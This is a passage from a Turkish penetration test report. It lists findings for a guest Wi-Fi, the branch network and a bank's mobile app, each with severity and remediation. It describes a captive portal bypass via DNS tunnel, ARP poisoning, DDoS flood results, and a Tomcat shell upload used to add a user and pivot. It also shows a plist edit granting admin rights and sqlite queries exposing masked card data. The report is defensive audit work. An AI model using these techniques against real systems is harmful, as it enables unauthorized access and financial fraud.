
6.7.2.1. Captive Portal Kimlik Doğrulama Sisteminin Atlatılması

Önem Derecesi	Yüksek
Açıklığın Etkisi	Yetkisiz Erişim, Gizlilik İhlali
Erişim Noktası	Yerel Ağ
Kullanıcı Profili	Anonim Kullanıcı
Bulgu Kategorisi	Wireless
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:


Yapılan sızma testleri esnasında, Guest kablosuz ağına pentest ekibine sağlanan parola ile girildikten sonra internet çıkışlarının Captive Portal sistemi ile kontrol edildiği belirlendi. İnternete çıkmak için bu sistem üzerinden kimlik doğrulama yapılması gerekmektedir. Fakat yapılan testlerde bu kimlik doğrulama sistemi atlatılıp DNS tünel kurulabildiği ve internet ortamına bu tünel aracılığı ile çıkış yapılabildiği saptanmıştır.

İnternete bağlanılmak istendiği zaman ilk olarak aşağıdaki gibi bir ekran gelmektedir ve kullanıcı girişi yapılmaktadır.



Şekil 23:Captive Portal Ekranı

Daha sonra dns tunel kurularak kimlik doğrulama sistemi atlatılmış oldu.



Şekil 24: Captive Portal atlatıldı.

Açıklığı Barındıran Sistemler:

- Guest
- Guest 2

Çözüm Önerileri:

Yerel kablosuz ağda clientların ürettiği DNS sorguları veya oluşturdukları UDP/53 bantgenişliği kısıtlanmalıdır.

İlgili DNS trafiğinin içerisinden TCP paketleri geçmesi durumunda bloklanmalıdır.

Referanslar:

- http://beta.ivc.no/wiki/index.php/DNS_Tunneling


6.7.2.2. ARP Önbellek Zehirlemesi (MITM Saldırısı)

Önem Derecesi	Orta
Açıklığın Etkisi	Bilgi İfşası, Gizlilik İhlali
Erişim Noktası	Yerel Ağ
Kullanıcı Profili	Kurum Çalışanı
Bulgu Kategorisi	Wireless
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

MITM (Man-in-the-Middle – Ortadaki adam) saldırıları anahtar cihazlarının temel özelliği olan anahtarlama mekanizmasını kandırma şeklinde gerçekleşir. Araya giren saldırgan hedef olarak belirlediği kurbana ait tüm trafiği kendi üzerinden transparan geçecek şekilde yönlendirir ve Wireshark, dsniff gibi sniffer yazılımları kullanarak hassas bilgilere erişim sağlayabilir.

Arp zehirlemesi başarılı bir şekilde gerçekleştirilmiş ve istemci ile sunucu arasına girilmiş ve istemciye ait ağ trafiğinin üzerimizden geçtiği görülmüştür. ARP Poisoning işlemi yapılan istemciye ait ağ trafğinin üzerimizden geçtikten sonra trafiğini dinlediğimize dair ekran görüntüsü aşağıdaki gibidir.



Şekil 25:Zehirlenen kullanıcının bilgilerine arişilmiştir.

Açıklığı Barındıran Sistemler:

- Yerel ağdaki sistemler

Çözüm Önerileri:

Anahtarlama cihazları yapılandırmasında port güvenliği politikasının uygulanması önerilmektedir. Bunun yanında istemci bilgisayarlar için ön tanımlı ağ geçidi MAC (Media Access Control) bilgisinin statik olarak belirtilmesi gerekmektedir. Referanslar kısmında Cisco ve HP anahtarlama cihazlar için gerekli önlemleri anlatan bağlantı eklenmiştir.

Referanslar:

- http://en.wikipedia.org/wiki/ARP_spoofing
- http://www.cisco.com/en/US/prod/collateral/switches/ps5718/ps708/white_paper_c11_603839.html
- ftp://ftp.hp.com/pub/networking/software/Security-Oct2005-59906024-Chap09-Port_Security.pdf

6.8. Dağıtık Servis Dışı Bırakma Testleri

6.8.1. Gerçekleştirilen Güvenlik Testi İşlemleri

….
….
….

6.8.2. Tespit Edilen Açıklıklar

6.8.2.1. Dağıtık Servis Dışı Bırakma(DDoS) Zafiyeti


Önem Derecesi	Yüksek
Açıklığın Etkisi	Servis dışı bırakma
Erişim Noktası	İnternet
Kullanıcı Profili	Anonim Kullanıcı
Bulgu Kategorisi	Ağ altyapısı
Bulgu Sebebi	Ağ altyapısı yetersizliği

Bulgu Açıklaması:

DDoS kapsamında yapılan testler aşağıdaki gibidir:

Test Tipi	Bandwidthd	Hedef	Sonuç
SYN Flood	75-650 Mbps	www.test.com	Başarılı
TCP Flood	75-650 Mbps	www. test.com	Başarılı
UDP Flood	75-650 Mbps	www. test.com	Başarılı
HTTP Flood	50 Mbps	www. test.com	Başarılı
ICMP Flood	650 Mbps	www. test.com	Başarılı

Hedef sistemlere yönelik yapılan TCP tabanlı flood saldırılarının engellendiği fakat UDP tabanlı saldırılara karşı herhangi bir önlem alınmadığı belirlenmiştir. Yapılan dağıtık servis bırakma saldırılarında hedef sistemler erişilemez hale gelmiştir. Aşağıda www. test.com için bir ekran görüntüsü verilmiştir.



Şekil 26:Site erişilemez duruma gelmiştir.

Not: Ddos saldırısı saniyede 900 Mbps ve 650.000 paket gönderilerek (pps) gerçekleştirilmiştir, toplamda 50 dk sürmüştür.

Açıklığı Barındıran Sistemler:

- www.test.com

Çözüm Önerileri:

- DDoS saldırılarında genellikle kurum internet çıkış trafiğinden çok yüksek miktarda trafik gelmektedir.
- Bu nedenle kurum bünyesinde alınacak temel önlemlerin yanında hizmet alınan ISP'nin DDoS koruma hizmeti test edilerek devreye alınmalıdır.
- ISP tarafında alınan önlemler genellikle uygulama seviyesi DdoS atakları için yeterli olmamaktadır. Uygulama seviyesi ataklar için kurum bünyesinde DdoS koruma amaçlı geliştirilmiş özel donanım/yazılımların kullanılması önerilmektedir.

6.9. İletişim Alt Yapısı ve Şube Testleri

6.9.1. Gerçekleştirilen Güvenlik Testi İşlemleri

….
….

6.9.2. Tespit Edilen Açıklıklar

6.9.2.1. Şube Ağından Sunucu Bloğuna Erişim Kontrolü Eksikliği


Önem Derecesi	Yüksek
Açıklığın Etkisi	Yetkisiz Erişim, Bilgi İfşası
Erişim Noktası	Yerel Ağ
Kullanıcı Profili	Kurum Çalışanı
Bulgu Kategorisi	Sistem
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

Yapılan sızma testleri esnasında şube ağından sunucu bloğuna doğru olana erişimler de yeterli port/servis erişim kısıtı olmadığı belirlenmiştir. İlgili durum saldırganlar tarafından istismar edilerek şube ağından tüm kurum alt yapısına sızmaların gerçekleştirilebileceği belirlenmiştir.


İlk olarak şube ağında öntanımlı kullanıcı bilgileri ile çalışan tomcat uygulaması belirlenmiştir.

Tomcat üzerinden sisteme shell yüklenmiş ve komut çalıştırılabilir hale gelmiştir.Yüklenen bu shell ile sisteme bir adet kullanıcı eklenmiştir.



Şekil 27: Sisteme kullanıcı eklenmiştir.

Daha sonra eklenen bu kullancı ile sisteme uzak masaüstü bağlantısı yapılmıştır.



Makineye bağlantıktan sonra iç ağdaki sistemleri tarayabilmek için port tarayan bir araç yüklenmiştir ve iç ağdaki önceden belirlenen veritabana sunucusu taranmıştır.

Port Tarama Sonucu

```
Starting Nmap 5.00 ( http://nmap.org ) at 2012-11-27 01:23 IST
Interesting ports on 10.40.107.42:
PORT     STATE  SERVICE
21/tcp   closed ftp
22/tcp   open   ssh
23/tcp   open   telnet
25/tcp   closed smtp
80/tcp   open   http
110/tcp  closed pop3
139/tcp  closed netbios-ssn
443/tcp  open   https
445/tcp  open   microsoft-ds
3389/tcp open   ms-term-serv
MAC Address: BC:AE:C5:C3:16:93 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds
```

Açıklığı Barındıran Sistemler:

- 10.40.107.42

Çözüm Önerileri:

Şube ağından mevcut sunucu bloğuna yalnızca erişilmesi gerekilen servis/portlara erişim verilmesi önerilmektedir. Bunun dışındakilerin güvenlik cihazı üzerinden bloklanmaları önerilmektedir.

6.10. Mobil Uygulama Güvenlik Testleri

6.10.1. Gerçekleştirilen Güvenlik Testi İşlemleri

…

….

…

6.10.2. Tespit Edilen Açıklıklar

6.10.2.1. Cihaz Üzerinde Tutulan Uygulama Aktivasyon Konfigürasyonu Manipulasyonu

Önem Derecesi	Yüksek
Açıklığın Etkisi	Yetkisiz Erişim,Bilgi İfşası
Erişim Noktası	Diğer
Kullanıcı Profili	Anonim Kullanıcı
Bulgu Kategorisi	Mobil
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

Mobil uygulama client üzerinde localde tutulan konfigrasyon dosyası kullanılarak çeşitli ayarlar set edilebilmektedir. Örneğin aktivasyon işlemini için aşağıdaki konfigürasyon üzerinde normal kullanıcı ve admin kullanıcısının hakları ile ilgili değişiklikler YES/NO yapılarak cihaz üzerinde yetki hakları değiştirilebilir.

Konfigürasyon öncesi

```
Users-iPad:/var/mobile/Applications/BgaMobil
root# plutil com.bgabank.plist
{
   IsUserNormal = YES;
   IsUserAdmin = NO;
   IsSyncedDevice = YES
}
```

Son durum ise aşağıdaki gibi olacaktır.

Konfigürasyon sonrası

```
Users-iPad:/var/mobile/Applications/BgaMobil
root# plutil com.bgabank.plist
{
```

```
    IsUserNormal = NO;
    IsUserAdmin = YES;
    IsSyncedDevice = YES
}
```

Açıklığı Barındıran Sistemler:

- Bga BANK Mobile Application

Çözüm Önerileri:

Son kullanıcı cihaz üzerinde tutulan konfigürasyon dosyalarını düzenleme hakkına sahip olmamalıdır.Bunun yanında bu tarz kritik bilgilerin cihaz üzerinde tutulmaması ve son kullanıcın erişememesi gerekmektedir.

Referanslar:

- https://www.owasp.org/index.php/Insecure_Configuration_Management

6.10.2.2. Hassas Verilerin SQLITE Veritabanında Tutulması

Önem Derecesi	Yüksek
Açıklığın Etkisi	Bilgi İfşası,Gizlilik İhlali
Erişim Noktası	Diğer
Kullanıcı Profili	Anonim Kullanıcı
Bulgu Kategorisi	Mobil
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

Para gönderme işlemini yapan kullanıcının kredi kartı numarası,cvc numarası, isim soyisim,kart son kullanım tarihi gibi tüm kritik bilgiler aşağıda detayları verilen veritabanı tablosunda açık bir şekilde tutulmaktadır. Yapılan tüm geçmiş para gönderme işlemlerine ait kart bilgilerini databasede bulunduğu tespit edilmiştir. İlgili durum istismar edilerek elde edilecek kart bilgileri çeşitli ortamlarda alışveriş için kullanılabilir.

Yine uygulamaya ait aşağıdaki database.sqlite isimli veritabanındaki ilgili tablo içinde kullanıcılara ait telefon numarası bilgisine açık bi şekilde erişilebilmektedir.

Sqlite tablolarına erişim

```
Test-iPad:/var/mobile/Applications/mobil

root# sqlite3 database.sqlite

SQLite version 3.7.10

Enter ".help" for instructions

sqlite> .tables

TblBgaMobil.CreditCardNumber

TblBgaMobilCVCNumber

TblBgaMobilTelephone

.....

.....

sqlite>

sqlite> select * from  ****;

1||true|||0||12||user |9053333333****|false|+asdfgh==
```

```
sqlite> select * from BgaMobilCreditCardNumber;

1||true|||0||12||user |1234-5678-***000-1234
```

Açıklığı Barındıran Sistemler:

- Bga BANK Mobile Application

Çözüm Önerileri:

Sqlite veritabanında kritik bilgilerin tutulmaması gerekmektedir.Tutulması zorunluluk gerektiren durumlarda sqlite veritabanı kimlik doğrulama mekanizması ile korunmalıdır.

Referanslar:

- https://www.owasp.org/index.php/Mobile_Top_10_2012-M1_Insecure_Data_Storage

6.10.2.3. Log Dosyalarında Hassas Veri Tutulması

Önem Derecesi	Yüksek
Açıklığın Etkisi	Bilgi İfşası, Gizlilik İhlali
Erişim Noktası	Diğer
Kullanıcı Profili	Anonim Kullanıcı
Bulgu Kategorisi	Mobil
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

Mobil IOS uygulaması üzerinden uygulamaya login olunduktan sonra uygulamanın çok kritik bilgileri (kredi kart no gibi) cihaz üzerinde log dosyalarında tuttuğu görülmüştür.

İlgili log dosyası üzerinde aşağıdaki gibi hesap numarası sahibinin adı soyadı, mevcut hesap numaraları ,iban numaraları, bakiyeleri ve kredi kartı numarasının tutulduğu log kaydından görülebilir;

Not: Aşağıda CreditCardNumber ismi ile kredi kart numarası açık bir şekilde okunabilmiştir. Bilgilerin okunmaması için kart numarasının belli bir kısmı * işareti ile değiştirilmiştir.

```
Test-iPad:/var/mobile/Applications/Documents
root# cat networktest.log
URL: https://mobil.bgabank.com.tr/mobilapp/
Method: POST
Headers:
UserName: admin
Password: ***=
```

Açıklığı Barındıran Sistemler:

- https://mobil.bgabank.com.tr

Çözüm Önerileri:

Kullanıcıya ait hassar veriler cihaz üzerindeki log dosyalarında tutulmamalıdır.Eğer tutulması zorunlu olan bir durum olduğu zaman ise kimlik doğrulama ile erişilebilir olması gerekmektedir.

Referanslar:

- http://en.wikipedia.org/wiki/Log_management_and_intelligence

6.10.2.4. Http Başlık Bilgileri İçinde Kullanıcı adı ve Parola Taşınması

Önem Derecesi	Yüksek
Açıklığın Etkisi	Yetkisiz Erişim,Bilgi İfşası
Erişim Noktası	İnternet
Kullanıcı Profili	Anonim Kullanıcı
Bulgu Kategorisi	Mobil
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

Http POST method ile iletilen http istekleri içerisinde kullanıcı adı ve parolanın http başlık bilgileri içerisinde taşındığı görülmüştür. Kullanıcı adı cleartext olarak iletildiği tespit edilmiştir parola ise base64 encoding yöntemi ile iletildiği belirlenmiştir. Fakat base64 encode edilen bir data decode edilebildiği için parola da cleartext olarak elde edilebilmiştir.

Elde edilen kullanıcı bilgileri aşağıdaki gibidir.

Taşınan bilgiler

```
URL: https://mobil.bgabank.com.tr/Mobil/
Method: POST
Headers:
UserName: ADMİN
Password: -----=
```

Burada parola decode edildiğinde aşağıdaki gibi bir parola elde edilmiştir.

Şekil 28: Elde edilen parola

Açıklığı Barındıran Sistemler:

- https://mobil.bgabank.com.tr

Çözüm Önerileri:

Kullanıcıya ait hassas bilgilerin başlık yapısı içinde taşınmaması gerekir.Bunun yerine SSL kullanılarak bilgiler güvenli bir şeklide taşınmalıdır.

Referanslar:

- http://en.wikipedia.org/wiki/SSL

EK – 1: Raporda Geçen Teknik Terimler ve Kısaltmalar

….

….

EK – 2: Güvenlik Testleri Esnasında Kullanılan Araçlar

….
….
….